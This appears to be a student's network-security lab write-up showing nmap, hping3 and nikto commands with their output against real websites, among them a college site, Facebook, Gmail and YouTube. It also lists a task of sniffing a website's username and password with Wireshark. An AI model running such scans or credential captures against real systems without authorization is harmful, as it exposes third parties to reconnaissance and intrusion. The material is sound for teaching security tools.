Nmap scan report for ec2-184-72-216-219.compute-1.amazonaws.com (184.72.216.219)
```



Host is up (0.00039s latency).
Nmap scan report for ec2-184-72-216-226.compute-1.amazonaws.com (184.72.216.226)
Host is up (0.00056s latency).
Nmap scan report for ec2-184-72-216-233.compute-1.amazonaws.com (184.72.216.233)
Host is up (0.0053s latency).
Nmap scan report for ec2-184-72-216-235.compute-1.amazonaws.com (184.72.216.235)
Host is up (0.0016s latency).
Nmap scan report for ec2-184-72-216-236.compute-1.amazonaws.com (184.72.216.236)
Host is up (0.0053s latency).
Nmap scan report for ec2-184-72-216-237.compute-1.amazonaws.com (184.72.216.237)
Host is up (0.0012s latency).
Nmap scan report for ec2-184-72-216-248.compute-1.amazonaws.com (184.72.216.248)
Host is up (0.00051s latency).
Nmap scan report for ec2-184-72-216-254.compute-1.amazonaws.com (184.72.216.254)
Host is up (0.0015s latency).
Nmap scan report for ec2-184-72-216-255.compute-1.amazonaws.com (184.72.216.255)
Host is up (0.00073s latency).
Nmap done: 256 IP addresses (41 hosts up) scanned in 2.05 seconds

4.Scan all TCP Port of the any two hosts.

```
200420116068@kali:~$ nmap -sT www.triple5.online
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 03:42 UTC
Nmap scan report for www.triple5.online (3.109.160.49)
Host is up (0.19s latency).
rDNS record for 3.109.160.49: triple5.online
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 12.47 seconds
```


```
200420116068@kali:~$ nmap -sT www.scet.ac.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 03:43 UTC
Nmap scan report for www.scet.ac.in (136.243.80.165)
Host is up (0.096s latency).
rDNS record for 136.243.80.165: lynx1.adaptable.services
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   closed ssh
53/tcp   open   domain
80/tcp   open   http
110/tcp  open   pop3
143/tcp  open   imap
443/tcp  open   https
465/tcp  open   smtps
587/tcp  open   submission
993/tcp  open   imaps
995/tcp  open   pop3s
3306/tcp closed mysql

Nmap done: 1 IP address (1 host up) scanned in 6.05 seconds
```

5.Scan all TCP Port of the any two hosts without completing TCP three-way handshakes.



```
200420116068@kali:~$ sudo nmap -sS www.triple5.online
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 03:27 UTC
Nmap scan report for www.triple5.online (3.109.160.49)
Host is up (0.19s latency).
rDNS record for 3.109.160.49: triple5.online
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 11.82 seconds
200420116068@kali:~$ sudo nmap -sS www.scet.ac.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 03:28 UTC
Nmap scan report for www.scet.ac.in (136.243.80.165)
Host is up (0.098s latency).
rDNS record for 136.243.80.165: lynx1.adaptable.services
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE  SERVICE
20/tcp   closed ftp-data
21/tcp   open   ftp
22/tcp   closed ssh
53/tcp   open   domain
80/tcp   open   http
110/tcp  open   pop3
143/tcp  open   imap
443/tcp  open   https
587/tcp  open   submission
687/tcp  open   asipregistry
993/tcp  open   imaps
995/tcp  open   pop3s
3306/tcp closed mysql

Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds
```

6.Scan all TCP Port of the any two hosts with stealth scan.




1. Check which protocol service is available on the host cs.triple5.online

```
200420116068@kali:~$ sudo nmap -s0 cs.triple5.online
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-30 06:14 UTC
Nmap scan report for cs.triple5.online (3.87.70.88)
Host is up (0.0052s latency).
rDNS record for 3.87.70.88: ec2-3-87-70-88.compute-1.amazonaws.com

PROTOCOL STATE         SERVICE
0        open          hopopt
1        open          icmp
2        open|filtered igmp
3        open          ggp
4        open          ipv4
5        open          st
6        open|filtered tcp
7        open          cbt
8        open          egp
9        open          igp
10       open          bbn-rcc-mon
11       open          nvp-ii
12       open          pup
13       open          argus
14       open          emcon
15       open          xnet
16       open          chaos
17       open|filtered udp
18       open          mux
19       open          dcn-meas
20       open          hmp
21       open          prm
22       open          xns-idp
23       open          trunk-1
24       open          trunk-2
25       open          leaf-1
26       open          leaf-2
27       open          rdp
28       open          irtp
29       open          iso-tp4
30       open          netblt
```

```
30       open          netblt
31       open          mfe-nsp
32       open          merit-inp
33       open          dccp
34       open          3pc
35       open          idpr
36       open          xtp
37       open          ddp
38       open          idpr-cmtp
39       open          tp++
40       open          il
41       open|filtered ipv6
42       open          sdrp
43       open          ipv6-route
44       open          ipv6-frag
45       open          idrp
46       open          rsvp
47       open          gre
48       open          dsp
49       open          bna
50       open          esp
51       open          ah
52       open          i-nlsp
53       open          swipe
54       open          narp
55       open          mobile
56       open          tlsp
57       open          skip
58       open|filtered ipv6-icmp
59       open          ipv6-nonxt
60       open          ipv6-opts
61       open          anyhost
62       open          cftp
63       open          anylocalnet
64       open          sat-expak
65       open          kryptolan
66       open          rvd
```

```
67      open            ippc
68      open            anydistribfs
69      open            sat-mon
70      open            visa
71      open            ipcv
72      open            cpnx
73      open            cphb
74      open            wsn
75      open            pvp
76      open            br-sat-mon
77      open            sun-nd
78      open            wb-mon
79      open            wb-expak
80      open            iso-ip
81      open            vmtp
82      open            secure-vmtp
83      open            vines
84      open            iptm
85      open            nsfnet-igp
86      open            dgp
87      open            tcf
88      open            eigrp
89      open            ospfigp
90      open            sprite-rpc
91      open            larp
92      open            mtp
93      open            ax.25
94      open            ipip
95      open            micp
96      open            scc-sp
97      open            etherip
98      open            encap
99      open            anyencrypt
100     open            gmtp
101     open            ifmp
102     open            pnni
```


```
120     open            uti
121     open            smp
122     open            sm
123     open            ptp
124     open            isis-ipv4
125     open            fire
126     open            crtp
127     open            crudp
128     open            sscopmce
129     open            iplt
130     open            sps
131     open            pipe
132     open            sctp
133     open            fc
134     open            rsvp-e2e-ignore
135     open            mobility-hdr
136     open            udplite
137     open            mpls-in-ip
138     open            manet
139     open            hip
140     open            shim6
141     open            wesp
142     open            rohc
143     open            ethernet
144     open            unknown
145     open            unknown
146     open            unknown
147     open            unknown
148     open            unknown
149     open            unknown
150     open            unknown
151     open            unknown
152     open            unknown
153     open            unknown
154     open            unknown
155     open            unknown
156     open            unknown
```


221 open unknown
222 open unknown
223 open unknown
224 open unknown
225 open unknown
226 open unknown
227 open unknown
228 open unknown
229 open unknown
230 open unknown
231 open unknown
232 open unknown
233 open unknown
234 open unknown
235 open unknown
236 open unknown
237 open unknown
238 open unknown
239 open unknown
240 open unknown
241 open unknown
242 open unknown
243 open unknown
244 open unknown
245 open unknown
246 open unknown
247 open unknown
248 open unknown
249 open unknown
250 open unknown
251 open unknown
252 open unknown
253 open experimental1
254 open experimental2
255 open unknown
Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds


2.Determine which services are available on the host www.scet.ac.in

```
200420116068@kali:~$ sudo nmap -sV www.scet.ac.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-30 06:28 UTC
Nmap scan report for www.scet.ac.in (136.243.80.165)
Host is up (0.097s latency).
rDNS record for 136.243.80.165: lynx1.adaptable.services
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE  SERVICE  VERSION
21/tcp   open   ftp      Pure-FTPd
22/tcp   closed ssh
53/tcp   open   domain   PowerDNS
80/tcp   open   http     Apache httpd
110/tcp  open   pop3     Dovecot pop3d
143/tcp  open   imap     Dovecot imapd
443/tcp  open   ssl/http Apache httpd
465/tcp  open   ssl/smtp Exim smtpd 4.95
587/tcp  open   smtp     Exim smtpd 4.95
993/tcp  open   imaps?
995/tcp  open   pop3s?
3306/tcp closed mysql

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.46 seconds
```


3.Identify the Operating System of www.facebook.com



4.Capture Live Packets using Wireshark.




5.Analyze the contents of various protocols.



ASSIGNMENT-3

6.Try to obtain the username and password of a insecure website using wireshark.



7.Demonstrate the usage of hping.

```
200420116068@kali:~$ sudo hping3 -c 4 -i 2 www.gtu.ac.in
HPING www.gtu.ac.in (eth0 52.66.30.232): NO FLAGS are set, 40 headers + 0 data bytes

--- www.gtu.ac.in hping statistic ---
4 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

1. Scan any 5 websites with the nikto tool.

```
200420116068@kali:~$ nikto -host www.gmail.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.253.115.83
+ Target Hostname:    www.gmail.com
+ Target Port:        80
+ Message:           Multiple IP addresses found: 172.253.115.83, 172.253.115.17, 172.253.115.18, 172.253.115.19
+ Start Time:        2022-10-04 06:55:45 (GMT0)
---------------------------------------------------------------------------
+ Server: sffe
+ The anti-clickjacking X-Frame-Options header is not present.
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Uncommon header 'cross-origin-resource-policy' found, with contents: cross-origin
+ Root page / redirects to: https://www.google.com/gmail/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'cross-origin-opener-policy-report-only' found, with contents: same-origin; report-to="static-on-bigtable"
+ Uncommon header 'report-to' found, with contents: {"group":"static-on-bigtable","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/static-on-bigtable"}]}
+ "robots.txt" contains 4 entries which should be manually viewed.
+ Server banner has changed from 'sffe' to 'gws' which may suggest a WAF, load balancer or proxy is in place
+ Cookie 1P_JAR created without the httponly flag
+ Uncommon header 'x-hallmonitor-challenge' found, with contents: CgsIo7LvmQYQ4ZHRGBIEA1dGWA
+ 7893 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2022-10-04 06:56:34 (GMT0) (49 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
^C200420116068@kali:~$ nikto -host www.facebook.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          31.13.66.35
+ Target Hostname:    www.facebook.com
+ Target Port:        80
+ Start Time:        2022-10-04 06:33:38 (GMT0)
---------------------------------------------------------------------------
+ Server: proxygen-bolt
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://www.facebook.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'proxy-status' found, with contents: http_request_error; e_clientaddr="AcIyFkkaad79qwc0C79KMJCcp8WWj1onkFG_kv38QQDiQfiCNubwa7EQWW4ELEMvLJB9gAcKiHMnOw"; e_fb_vipaddr="AcIiJsOfBd10ucV5m6ZlrKRjmCR7upqGM2u-KFHuUMPD0dD2LOoMSs4HVgzcCcPXp8h29ic"; e_fb_builduser="AcIezkDnCmR0Ir7XU-Muj4DqbpEj5ud6lJFz10rw50C5TsiqJFc3PlkPz8rHAQ"; e_fb_binaryversion="AcIR6cti5z6VQkcxG5TinDdSwVQZpaFQ97UDdTm8ZsoZEGG011_300uEAdFu7-2guf4dI3FhG8OjecOLuW2z8ct-J-bHxEKXn1o"; e_proxy="AcL2sCgwxqcfI8Xqbh9orrTrHytfGQ482NXIr9pB6gWFSfICTBiGWEHZYz7bKfYvAVuIb-aukWRoXIA"
+ 7889 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2022-10-04 06:33:56 (GMT0) (18 seconds)
---------------------------------------------------------------------------
```

```
^C200420116068@kali:~$ nikto -host www.youtube.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          142.250.31.190
+ Target Hostname:    www.youtube.com
+ Target Port:        80
+ Message:           Multiple IP addresses found: 142.250.31.190, 172.253.62.93, 172.253.62.136, 172.253.62.190, 172.253.63.91, 172.253.63.93, 172.253.63.136, 172.253.63.190, 172.253.115.91, 172.253.115.93, 172.253.115.136, 172.253.115.190, 172.253.122.91, 172.253.122.93, 172.253.122.136, 172.253.122.190
+ Start Time:        2022-10-04 07:08:55 (GMT0)
---------------------------------------------------------------------------
+ Server: ESF
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Root page / redirects to: https://www.youtube.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server banner has changed from 'ESF' to 'sffe' which may suggest a WAF, load balancer or proxy is in place
+ Uncommon header 'cross-origin-resource-policy' found, with contents: cross-origin
+ Cookie 1P_JAR created without the httponly flag
+ Uncommon header 'x-hallmonitor-challenge' found, with contents: CgwItrjvmQYQt7jWpQMSBANXRlg
+ 7890 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2022-10-04 07:09:44 (GMT0) (49 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
200420116068@kali:~$ nikto -host www.indiamart.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          35.190.37.46
+ Target Hostname:    www.indiamart.com
+ Target Port:        80
+ Start Time:         2022-10-04 06:51:37 (GMT0)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ Retrieved via header: 1.1 google
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
to the MIME type
+ Root page / redirects to: https://www.indiamart.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7890 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2022-10-04 06:52:27 (GMT0) (50 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
200420116068@kali:~$ nikto -host www.codewithharry.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          104.16.244.78
+ Target Hostname:    www.codewithharry.com
+ Target Port:        80
+ Message:            Multiple IP addresses found: 104.16.244.78, 104.16.243.78
+ Start Time:         2022-10-04 07:01:14 (GMT0)
---------------------------------------------------------------------------
+ Server: cloudflare
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
to the MIME type
